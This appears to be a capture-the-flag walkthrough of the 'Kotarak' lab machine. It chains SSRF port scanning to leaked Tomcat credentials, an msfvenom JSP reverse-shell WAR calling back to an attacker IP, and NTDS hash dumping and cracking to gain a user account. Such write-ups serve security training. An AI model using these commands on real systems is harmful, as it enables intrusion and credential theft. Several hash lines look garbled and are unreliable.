## **Kotarak**

## Synopsis

Kotarak focuses on many different attack vectors and requires quite a few steps for completion

## Skills

- Knowledge of Linux
- Enumerating ports and services
- Exploiting server side request forgery
- Extracting data from NTDS dump
- Exploiting wget
- Exploiting cron jobs
- Identifying isolated systems and containers

## **Exploitation**

As always we start with the nmap to check what services/ports are open

We see a few web ports open, but let's scan all the ports

```
Starting Nmap 7.93 (https://nmap.org) at 2023-06-16 05:15 EDT
Initiating Ping Scan at 05:15
Scanning 10.10.10.55 [4 ports]
Completed Ping Scan at 05:15, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:15
Completed Parallel DNS resolution of 1 host. at 05:15, 0.00s elapsed
Initiating SYN Stealth Scan at 05:15
Scanning 10.10.10.55 [1 port]
Discovered open port 60000/tcp on 10.10.10.55
Completed SYN Stealth Scan at 05:15, 0.09s elapsed (1 total ports)
Nmap scan report for 10.10.10.55
Host is up (0.090s latency).

PORT STATE SERVICE
60000/tcp open unknown
```

The nmap scan of all the ports revealed one more open port 60000/TCP

Accessing this port in the browser, gave us a Web Hosting application, that takes a user input

Let's check if this user input field is vulnerable to injection attacks

| Home Use this private web browser to surf the web anonymously. Please do not abuse it! |      | Welcome to Kotarak Web Hosting Private Browser  |
|--|------|---|
| Help Admin  Submik   | Help | Use this private web browser to surf the web anonymously. Please do not abuse it!  Submit |

First, we will try to perform a server side request forgery attack and scan ports that are available internally

```
GET /url.php?path=127.0.0.1 HTTP/1.1

Host: 10.10.10.55:60000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://10.10.10.55:60000/

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0
```

In the parameter "path" we specified the following payload

path=<u>http://127.0.0.1:22</u>

And we got SSH banner, what confirms that parameter is vulnerable to SSRF


Now, we run wfuzz to scan all ports and find out which ones are open

And we got a few results: 22, 110, 90, 200, 320, 888


Among those, the most interesting proved to be port 127.0.0.1:888, which is another web page with some backup information containing tomcat credentials

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Pretty Raw Hex Protection Representation Protection Representation Representation
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
With those credentials we can now access Apache Tomcat management panel



Let's got to the following address: 10.10.10.55:8080/manager/html And we will be asked for authentication



We type credentials obtained from SSRF attack



And now we access the tomcat administration panel, from there we can deploy a maclicious ar file to get a remote code execution and reverse shell

To generate the war reverse shell file, we use msfvenom

Msfenom -p java/jsp\_reverse\_shell lhost=<attacker\_ip> lport=5555 -f war > shell.war

```
L# msfvenom -p java/jsp shell reverse tcp lhost=10.10.14.5 lport=5555 -f war > shell.war
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr rb ssh-0.4.2/lib/hrr rb ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: already initialized constant HrrRbssh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::MAME
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: previous definition of NAME was here
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: already initialized constant HrrRbssh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFRENCE
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: previous definition of PREFERENCE was here
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
warning: already initialized constant HrrRbssh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
warning: already initialized constant HrrRbssh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::MAME
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: already initialized constant HrrRbssh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::MAME
//sr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: already initialized constant HrrRbssh::Transport
```

Once the file is generated, we deploy it to our tomcat management panel

| Applications    |                |                                 |         |          |  |  |  |
|-----------------|----------------|---------------------------------|---------|----------|--|--|--|
| Path            | Version        | Display Name                    | Running | Sessions | Commands                                   |  |  |
| L               | None specified | Welcome to Tomcat               | true    | <u>0</u> | Start Stop Reload Undeploy                 |  |  |
|                 |                |                                 |         |          | Expire sessions   with idle ≥ 30   minutes |  |  |
| /docs           | None specified | Tomcat Documentation            | true    | Q        | Start Stop Reload Undeploy                 |  |  |
|                 |                |                                 |         |          | Expire sessions with idle ≥ 30 minutes     |  |  |
| /examples       | None specified | Servlet and JSP Examples        | true    | Ω        | Start Stop Reload Undeploy                 |  |  |
| rexamples       |                |                                 |         |          | Expire sessions with idle ≥ 30 minutes     |  |  |
| /host-manager   | None specified | Tomcat Host Manager Application | true    | <u>0</u> | Start Stop Reload Undeploy                 |  |  |
|                 |                |                                 |         |          | Expire sessions with idle ≥ 30 minutes     |  |  |
| <u>/manager</u> | None specified | Tomcat Manager Application      | true    | 2        | Start Stop Reload Undeploy                 |  |  |
|                 |                |                                 |         |          | Expire sessions with idle ≥ 30 minutes     |  |  |
| <u>/shell</u>   | None specified |                                 | true    | Ω        | Start Stop Reload Undeploy                 |  |  |
|                 |                |                                 |         |          | Expire sessions with idle ≥ 30 minutes     |  |  |

The only thing left is to click it, to launch it

```
# nc -nlvp 5555
Ncat: Version 7.93 (https://nmap.org/ncat)
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.55.
Ncat: Connection from 10.10.10.55:60668.
whoami
tomcat
```

And we got a reverse shell on the system as a user tomcat

Enumeration of the system discovered that ntds.dit and System windows register dumps are stored

Those two files can by abused to give us NTLM hashes, that can be cracked to get plain text password

But first we need to transport them to our machine

Once this is done, we use impacket secrestdump.py to get NTLM hashes

./secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

```
# python secretsdump.py -ntds -/Desktop/Boxes/Kotorak.htb/ntds.dit -system -/Desktop/Boxes/Kotorak.htb/SYSTEM LOCAL Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x14b66fb98fedc8e15107867c4722d1399

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[*] Searching for pekList, be patient

[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff

[*] Reading and decrypting hashes from /root/Desktop/Boxes/Kotorak.htb/ntds.dit

Administrator:500:aad3b135b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d47abd11:::
0eset;501:aad3b435b51404eeaad3b435b51404ee:a10cfe0d16ae931b73c59d7ee089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:a10cfe0d16ae931b73c59d7ee089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:a10cfe0d16ae93b73b50b9d68298eee:::
WINZK85:1103:aad3b435b51404eeaad3b435b51404ee:c16cfcb525db49826fbb9d68298eeer::
WINXPX15:1104:aad3b435b514044ee3ad3b435b51404ee:c67e87fd20d1d8753896f6c9cb316277:::
WINXPX15:1106:aad3b435b51404eeaad3b435b51404ee:c67e87fd20d1d8753896f6c9cb316277:::
WINXPX15:1106:aad3b435b51404eeaad3b435b51404ee:24473180abccsf7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:22b576acb66bcfda7294d6bd18041b8fe:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:22b576acb66bcfda7294d6bd18041b8fe:::
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atanas:1108:aad3b435b51404eeaad3b435b51404ee:20b576acb66bcfda7294d6bd18041b8fe:::
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atanas:1108:aad3b435b51404eeaad3b435b51404ee:20b576acb66bcfda7294d6bd18041b8fe:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:20b576acb66bcfda7294d6bd866519a2358f9897233
WN-36280H51AC$:aee526-cts-hmac-shal-96:84e34866fe1a81ed415d36f438c036715fd8c9e67edbd866519a2358f9897233
WN-36280H51AC$:ecc-hmac-shal-96:84e36
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4dministrator:aes256-cts-hmac-sha1-96:6c53b16d11a496d0535959885ea7c79c04945889028704e2a4d1ca171e437
Administrator:aes128-cts-hmac-sha1-96:e2a25474aa9eb0e1525d0f50233c0274
Administrator:des-cbc-md5:75375eda54757c2f
WIN-3G2B0H151AC$:aes256-cts-hmac-sha1-96:84e3d886fe1a81ed415d36f438c036715fd8c9e67edbd866519a2358f9
WIN-3G2B0H151AC$:aes128-cts-hmac-sha1-96:e1a487ca8937b21268e8b3c41c0e4a74
WIN-3G2B0H151AC$:des-cbc-md5:b39dc12a920457d5
WIN-3G2B0H151AC$:rc4 hmac:668d49ebfdb70aeee8bcaeac9e3e66fd
krbtgt:aes256-cts-hmac-sha1-96:14134elda577c7162acb1e0lea750a9da9b9b717f78d7ca6a5c95febe09b35b8
krbtgt:aes128-cts-hmac-sha1-96:8b96c9c8ea354109b951bfa3f3aa4593
krbtgt:des-cbc-md5:10ef08047a862046
krbtgt:rc4 hmac:calccefcb525db49828fbb9d68298eee
WIN2K8$:ae=256-cts-hmac-shal-96:289dd4c7e01818f179a977fd1e35c0d34b22456b1c8f844f34d11b63168637c5
WIN2K8$:aes128-cts-hmac-shal-96:deb0ee067658c075ea7eaef27a605908
WIN2K8$:des-cbc-md5:d352a8d3a7a7380b
WIN2K8$:rc4_hmac:160f6c1db2ce0994c19c46a349611487
WINXP1$:aes256-cts-hmac-sha1-96:347a128a1f9a71de4c52b09d94ad374ac173bd644c20d5e76f31b85e43376d14
WINXP1$:aes128-cts-hmac-sha1-96:0e4c937f9f35576756a6001b0af04ded
WINXP1$:des-cbc-md5:984a40d5f4a815f2
WINXP1$:rc4_hmac:6f5e87fd20d1d8753896f6c9cb316279
WIN2K31$:aes256-cts-hmac-shal-96:f486b86bda928707e327faf7c752cba5bd1fcb42c3483c404be0424f6a5c9f16
WIN2K31$:aes128-cts-hmac-sha1-96:1aae3545508cfda2725c8f9832a1a734
WIN2K31$:des-cbc-md5:4cbf2ad3c4f75b01
WIN2K31$:rc4_hmac:cdd7a7f43d06b3a91705900a592f3772
WIN7$:aes256-cts-hmac-sha1-96:b9921a50152944b5849c706b584f108f9b93127f259b179afc207d2b46de6f42
WIN7$:aes128-cts-hmac-sha1-96:40207f6ef31d6f50065d2f2ddb61a9e7
WIN7$:des-cbc-md5:89a1673723ad9180
WIN7$:rc4_hmac:24473180acbcc5f7d2731abe05cfa88c
atanas:aes256-cts-hmac-sha1-96:933a05becalabdla1a47d70b23122c55de2fedfc855d94d543152239dd840ce2
atanas:aes128-cts-hmac-sha1-96:d1db0c62335c9ae2508ee1d23d6efca4
atanas:des-cbc-md5:6b80e391f113542a
[*] Cleaning up...
```

And we dumped a bunch of the NTLM hashes

The only thing left is to launch hashcat to crack them

```
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
Pure kernels can crack longer passwords, but drastically reduce performance. If you want to switch to optimized kernels, append -0 to your commandline. See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /usr/share/dirb/wordlists/common.txt
* Keyspace..: 4699
e64fe0f24ba2489c05e64354d74ebd11:f16tomcat!
Status.....: Cracked Hash.Mode....: 1000 (NTLM)
Hash.Target.....: e64fe0f24ba2489c05e64354d74ebd11
Time.Started.....: Fri Jun 16 08:51:27 2023, (0 secs)
Time.Estimated...: Fri Jun 16 08:51:27 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/dirb/wordlists/common.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 124.7 kH/s (0.04ms) @ Accel:256 Loops:1 Thr:1 Vec:4 Recovered.....: 1/1 (100.00%) Digests
Progress.....: 256/4699 (5.45%)
```

And we got 1 plain text password, let's check what we can do with this password

The obtained password was a user's password for atanas user on the system

```
tomcat@kotarak-dmz:/home$ ls
atanas tomcat
tomcat@kotarak-dmz:/home$ su atanas
Password:
atanas@kotarak-dmz:/home$ whoami
atanas
atanas@kotarak-dmz:/home$
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